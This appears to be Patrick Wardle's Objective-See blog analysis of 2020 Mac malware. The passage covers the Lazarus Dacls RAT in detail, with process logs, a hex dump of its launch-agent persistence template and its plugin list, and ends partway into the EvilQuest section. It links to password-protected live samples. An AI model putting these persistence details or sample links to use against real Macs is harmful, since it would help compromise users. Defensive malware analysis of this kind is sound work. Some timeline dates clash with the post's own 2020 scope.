jamf

The Mac Malware of 2020 👾

a comprehensive analysis of the year's new malware

by: Patrick Wardle / January 1, 2021

Objective-See

```
📝 👾 Want to play along?

All samples covered in this post are available in our malware collection.

…just make sure not to infect yourself!!
```

🖨️ Printable

A printable (PDF) version of this report can be downloaded here:


The Mac Malware of 2020.pdf

⌛ Background

Goodbye, and good riddance 2020 …and hello 2021! 🥳

In recent years, malicious programs targeting macOS have grown in prevalence (and sophistication), perhaps even reaching parity with Microsoft Windows platforms. This is well illustrated in Malwarebytes' "**2020 State of Malware Report**":

> *"And for the first time ever, Macs outpaced Windows PCs in number of threats detected per endpoint."* *-Malwarebytes*



Threats per endpoint, Macs vs. Windows (credit: Malwarebytes)

It is important to note these statistics include both adware (and potentially unwanted programs). And the reality is, if a Mac user is infected with malicious code, more than likely it will be adware (vs. a sophisticated nation-state backdoor):

> *"The vast majority of threats for macOS in [recent years] were in the AdWare category." -Kaspersky*

However, it is wise not to underestimate the potential impact of adware, upon its victims. The noted security researcher, **Thomas Reed** articulates this well in writeup titled "**Mac adware is more sophisticated and dangerous than traditional Mac malware**":

> *"However, adware and PUPs can actually be far more invasive and dangerous on the Mac than "real" malware. They can intercept and decrypt all network traffic, create hidden users with static passwords, make insecure changes to system settings, and generally dig their roots deep into the system so that it is incredibly challenging to eradicate completely." - Thomas Reed*

…now, back to malware! For the fifth year in a row, I've decided to put together a blog post that aims to comprehensively cover all the new Mac malware that appeared during the course of the year. While the malware may have been reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively and comprehensively cover all the new Mac malware of 2020 in one place …yes, with samples of each malware for download, so that you can play along! #SharingIsCaring

```
In this blog post, we focus on new Mac malware specimens or new variants that appeared in 2020.
Adware and/or malware from previous years, are not covered.

However at the end of this blog, I've included a brief section dedicated to these other threats, that
includes links to detailed write-ups.
```

For each malicious specimen covered in this post, we'll identify the malware's:

- **Infection Vector**:
  How it was able to infect macOS systems.
- **Persistence Mechanism**:
  How it installed itself, to ensure it would be automatically restarted on reboot/user login.
- **Features & Goals**:
  What was the purpose of the malware? a backdoor? a cryptocurrency miner? or something more insidious…

Also, for each malware specimen, I've added a direct download link in case you want to follow along with our analysis or dig into the malware more!

I'd personally like to thank the following organizations, groups, and researchers for their work, analysis, & assistance! 🙏🏻

- **VirusTotal**.
- **@thomasareed**, **@morpheus______**, **@philofishal**, and others who choose to remain unnamed.

🛠 Malware Analysis Tools & Tactics

Throughout this blog, we'll reference various tools used in analyzing the malware specimens.

These include:

- **`ProcessMonitor`**
  Objective-See's user-mode (**open-source**) utility that monitors process creations and terminations, providing detailed information about such events.
- **`FileMonitor`**
  Objective-See's user-mode (**open-source**) utility monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- **`WhatsYourSign`**
  Objective-See's (**open-source**) utility that displays code-signing information, via the UI.
- **`Netiquette`**
  Objective-See's (**open-source**) network monitor.
- `lldb`
  The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.
- **`Hopper Disassembler`**
  A "reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications" …or malware specimens!

📚 Interested in general Mac malware analysis techniques?
...you're in luck, as I've written an entire (free) book on this very topic:

The Art Of Mac Malware, Vol. 0x1: Analysis

🗓 Timeline

Dacls
05/2020

A macOS port of a Lazarus group cross-platform backdoor.

EvilQuest
06/2020

A insidious virus, will ransomware capabilities.

WatchCat
07/2020

The latest Lazarus APT group backdoor.

XCSSET

08/2020

Targeting developers this malware leverages various 0days to steal passwords and exfiltrate data.

FinSpy

09/2020

A commercial cross-platform implant, supporting a myriad of cyber espionage features & capabilities.

IPStorm

10/2019

A cross platform botnet, ...now ported to macOS.

GravitRAT

11/2019

A cross-platform first-stage downloader for a RAT, ...now ported to macOS.

👾 OSX.Dacls

Dacls is a macOS port of the cross-platform Dacls RAT (created by the Lazarus APT group), which affords a remote attacker complete control over an infected system.

⬇ Download: **OSX.Dacls** (password: infect3d)

Dacls originally was discovered in 2019, but at that time was only seen targeting Windows and Linux systems:

> *"Dacls is a RAT that was discovered by Qihoo 360 NetLab in December 2019 as a fully functional covert remote access Trojan targeting the Windows and Linux platforms." -Malwarebytes*

…in 2020, MalwareBytes uncovered a macOS variant.

Writeups:

- **“The Dacls RAT …now on macOS!"**
- **“New Mac variant of Lazarus Dacls RAT distributed via Trojanized 2FA app”**

Infection Vector: Trojanized (2FA) Application


MalwareBytes, who uncovered the Mac variant of `OSX.Dacls`, note:

> *"[the] Mac version is ...distributed via a Trojanized two-factor authentication application for macOS called MinaOTP"*

The trojanized application was (re)named `TinkaOTP`, and distributed via disk image `TinkaOTP.dmg`

…it is likely that the attackers relied on social engineering efforts, having to coerce macOS users to download and run trojanized application. This is the de-factor infection mechanism leveraged by Lazarus group for many years (to target macOS users).

For example back in 2018, after creating a fake crypto-currency site, they emailed users with links to download `OSX.AppleJeus`:



OSX.AppleJeus (2018)

lazarus group's (n. korea) first macOS implant

#RSAC

Celas Trade Pro, from "Celas Limited"

updater (malicious)


CELAS LIMITED
MAIN
DOWNLOADS
FAQ
CONTACT US
English
CELAS LLC
Bitcoin | Trading | Cryptocurrency
The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.
29/04/2018 Celas Trade Pro Launches!
The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.
DOWNLOAD HERE
fake company!
Norton SECURED
F-Secure
McAfee SECURE
KASPERSKY
eset
avast! AntiVirus
+

OSX.AppleJeus infection vector

The application, `TinkaOTP.app` is signed “adhoc-ly” (as the Lazarus group often does):

```
$ codesign -dvvv /Volumes/TinkaOTP/TinkaOTP.app

Executable=/Volumes/TinkaOTP/TinkaOTP.app/Contents/MacOS/TinkaOTP
Identifier=com.TinkaOTP
Format=app bundle with Mach-O thin (x86_64)
...
Signature=adhoc
```

This also means that on modern versions of macOS (unless some exploit is first used to gain code execution on the target system), the application will not (easily) run:




“TinkaOTP” is damaged and can’t be opened. You should eject the disk image.

This item is on the disk image “TinkaOTP.dmg”. Chrome downloaded this disk image today at 8:27 AM from **www.virustotal.com**.

macOS blocking TinkaOTP.app

Let’s now take a closer look at the application bundle of `TinkaOTP.app`:



```
TinkaOTP
Name
▼ Contents
    ▼ _CodeSignature
        CodeResources
    ▶ Frameworks
    ▼ MacOS
        TinkaOTP
      Info.plist
      PkgInfo
    ▼ Resources
        ▼ Base.lproj
            MainMenu.nib
            SubMenu.nib
          Assets.car
        ▶ en.lproj
          AppIcon.icns
          Info.plist
```

TinkaOTP Application Bundle

If the user runs the (trojanized) application, infection will commence. Specifically, `/Contents/MacOS/TinkaOTP` binary will copy a file from within its application bundle (`Resources/Base.lproj/SubMenu.nib`), to `~/Library/.mina` and then executing it.

This can be passively observed via Objective-See's **`ProcessMonitor`**:


```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 864
    "path" : "/bin/cp",
    "arguments" : [
      "cp",
      "/Volumes/TinkaOTP/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib",
      "/Users/user/Library/.mina"
    ]
    ...
  }
}
```

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 866
    "path" : "/Users/user/Library/.mina",
    "arguments" : [
      "/Users/user/Library/.mina"
    ]
    ...
  }
}
```

Persistence: Launch Item


`OSX.Dacls` persists as a launch item (`com.aex.lop.agent.plist`).
If running as root, it will persists as a launch daemon, otherwise, as a user launch agent.

The binary `SubMenu.nib` (which recall, was copied to `~/Library/.mina`) contains both a template for, and path to, the persistent launch item property list:



```
7da60 0A 00 73 63 61 6E 00 77 00 3C 3F 78 6D 6C 20 76 65 72  ..scan.w.<?xml ver
7da72 73 69 6F 6E 3D 22 31 2E 30 22 20 65 6E 63 6F 64 69 6E  sion="1.0" encodin
7da84 67 3D 22 55 54 46 2D 38 22 3F 3E 0D 0A 3C 21 44 4F 43  g="UTF-8"?>..<!DOC
7da96 54 59 50 45 20 70 6C 69 73 74 20 50 55 42 4C 49 43 20  TYPE plist PUBLIC 
7daa8 22 2D 2F 2F 41 70 70 6C 65 2F 2F 44 54 44 20 50 4C 49  "-//Apple//DTD PLI
7daba 53 54 20 31 2E 30 2F 2F 45 4E 22 20 22 68 74 74 70 3A  ST 1.0//EN" "http:
7dacc 2F 2F 77 77 77 2E 61 70 70 6C 65 2E 63 6F 6D 2F 44 54  //www.apple.com/DT
7dade 44 73 2F 50 72 6F 70 65 72 74 79 4C 69 73 74 2D 31 2E  Ds/PropertyList-1.
7daf0 30 2E 64 74 64 22 3E 0D 0A 3C 70 6C 69 73 74 20 76 65  0.dtd">..<plist ve
7db02 72 73 69 6F 6E 3D 22 31 2E 30 22 3E 0D 0A 3C 64 69 63  rsion="1.0">..<dic
7db14 74 3E 0D 0A 09 3C 6B 65 79 3E 4C 61 62 65 6C 3C 2F 6B  t>...<key>Label</k
7db26 65 79 3E 0D 0A 09 3C 73 74 72 69 6E 67 3E 63 6F 6D 2E  ey>...<string>com.
7db38 61 65 78 2D 6C 6F 6F 70 2E 61 67 65 6E 74 3C 2F 73 74  aex-loop.agent</st
7db4a 72 69 6E 67 3E 0D 0A 09 3C 6B 65 79 3E 50 72 6F 67 72  ring>...<key>Progr
7db5c 61 6D 41 72 67 75 6D 65 6E 74 73 3C 2F 6B 65 79 3E 0D  amArguments</key>.
7db6e 0A 09 3C 61 72 72 61 79 3E 0D 0A 09 09 3C 73 74 72 69  ..<array>....<stri
7db80 6E 67 3E 25 73 3C 2F 73 74 72 69 6E 67 3E 0D 0A 09 09  ng>%s</string>....
7db92 3C 73 74 72 69 6E 67 3E 64 61 65 6D 6F 6E 3C 2F 73 74  <string>daemon</st
7dba4 72 69 6E 67 3E 0D 0A 09 3C 2F 61 72 72 61 79 3E 0D 0A  ring>...</array>..
7dbb6 09 3C 6B 65 79 3E 4B 65 65 70 41 6C 69 76 65 3C 2F 6B  .<key>KeepAlive</k
7dbc8 65 79 3E 0D 0A 09 3C 66 61 6C 73 65 2F 3E 0D 0A 09 3C  ey>...<false/>...<
7dbda 6B 65 79 3E 52 75 6E 41 74 4C 6F 61 64 3C 2F 6B 65 79  key>RunAtLoad</key
7dbec 3E 0D 0A 09 3C 74 72 75 65 2F 3E 0D 0A 3C 2F 64 69 63  >...<true/>..</dic
7dbfe 74 3E 0D 0A 3C 2F 70 6C 69 73 74 3E 00 2F 4C 69 62 72  t>..</plist>./Libr
```

OSX.Dacl's launch item template



```
7dbfe 74 3E 0D 0A 3C 2F 70 6C 69 73 74 3E 00 2F 4C 69 62 72  t>..</plist>./Libr
7dc10 61 72 79 2F 4C 61 75 6E 63 68 41 67 65 6E 74 73 2F 63  ary/LaunchAgents/c
7dc22 6F 6D 2E 61 65 78 2D 6C 6F 6F 70 2E 61 67 65 6E 74 2E  om.aex-loop.agent.
7dc34 70 6C 69 73 74 00 2F 4C 69 62 72 61 72 79 2F 4C 61 75  plist./Library/Lau
```

OSX.Dacl's launch item path

Via Objective-See's **`FileMonitor`**, one can passively observe the malware creating the launch item (here a user launch agent, `~/Library/LaunchAgents/com.aex-loop.agent.plist`):

```
# FileMonitor/Contents/MacOS/FileMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.aex-loop.agent.plist",
    "process" : {
      "path" : "/Users/user/Library/.mina",
      "pid" : 931
      ...
    }
  }
}
```

As the value for the `RunAtLoad` key in `com.aex-loop.agent.plist` is set to true, the malware will be automatically (re)started by macOS each time the system is rebooted (and the user logs in).

Capabilities: Persistent Backdoor (+ plugins).


We noted that `OSX.Dacls` is a macOS port of a Windows/Linux RAT. The initial report on the (Windows/Linux versions of the) Dacls RAT, was published in December 2019, by Netlab. Titled, "**Dacls, the Dual platform RAT**". In terms of the RATs capabilities, the report noted it utilizes a modular plugin architecture:

> *"[Dacls] uses static compilation to compile the plug-in and Bot code together. By sending different instructions to call different plug-ins, various tasks can be completed.*
>
> *The main functions of …Dacls Bot include: command execution, file management, process management, test network access, C2 connection agent, network scanning module." -Netlab*

The report describes various plugins such as a:

- File plugin
- Process plugin
- "Test" plugin
- "Reverse P2P" plugin
- "LogSend" plugin

Analyzing the malware's disassembly (specifically searching for `LoadPlugin_*` functions), we can see that the macOS variant of Dacls supports these same plugins (plus several others, such as SOCKS plugin):



Address	Type	Name
0x100006270	P	LoadPlugin_FILE()
0x100007730	P	LoadPlugin_PROCESS()
0x1000084a0	P	LoadPlugin_CMD()
0x100009150	P	LoadPlugin_RP2P()
0x100009960	P	LoadPlugin_LOGSEND()
0x10000a780	P	LoadPlugin_TEST()
0x10000aab0	P	LoadPlugin_SOCKS()

OSX.Dacl's Plugins

Via these plugins a remote attackers can interact with and fully control an infected system by:

- Executing system commands
- Process actions, such as listing, creating, & terminating
- File action such as upload/download, read/write, & deleting
- …and more (such as performing network scans).

```
For more details on the plugins and their implementation, see Netlab’s report:

                    "Dacls, the Dual platform RAT"
```

👾 OSX.EvilQuest

```
EvilQuest (also known as ThiefQuest) is a (true) computer virus, that also provides remote tasking
and ransomware logic.

⬇ Download: OSX.EvilQuest (password: infect3d)
```


The noted Malware researcher **Dinesh Devadoss** discovered `OSX.EvilQuest` and tweeted about its ransomware tendencies and impersonation as Google Software update:

Dinesh_Devadoss
@dineshdina04

#macOS #ransomware impersonating as Google Software Update program with zero detection.

MD5:
522962021E383C44AFBD0BC788CF6DA3
6D1A07F57DA74F474B050228C6422790
